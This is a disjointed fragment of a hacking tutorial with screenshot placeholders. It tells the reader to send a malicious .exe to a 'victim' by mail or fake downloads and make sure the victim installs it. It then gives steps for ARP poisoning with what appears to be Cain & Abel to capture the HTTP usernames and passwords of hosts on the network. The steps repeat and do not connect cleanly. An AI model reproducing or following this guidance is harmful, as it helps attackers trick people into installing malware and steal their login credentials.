
After we have given all the information, we need to send the .exe file we created before to the victim via mail or fake downloads. make sure that the victim install the file.

(3) Next to folder icon click on icon name start/stop sniffer. Select device and click on ok.




(4) Next to folder icon click on icon name start/stop sniffer. Select device(Based On Your IP address) and click on ok.


(5) Click on “+” icon on the top. Click on ok.




(6) After performing step(5), you will be able to see a list of connected host.




(7) Select "APR" from bottom.




(8) Click on “+” icon at the top.




(9) Click on start/stop ARP icon on top.




(10) Poisoning the source.



(11) Go to any website on source ip address.



(12) Enter any username and password and click on login.



(13) After that click on passwords > HTTP. you will be able to see the username and password which you have entered.

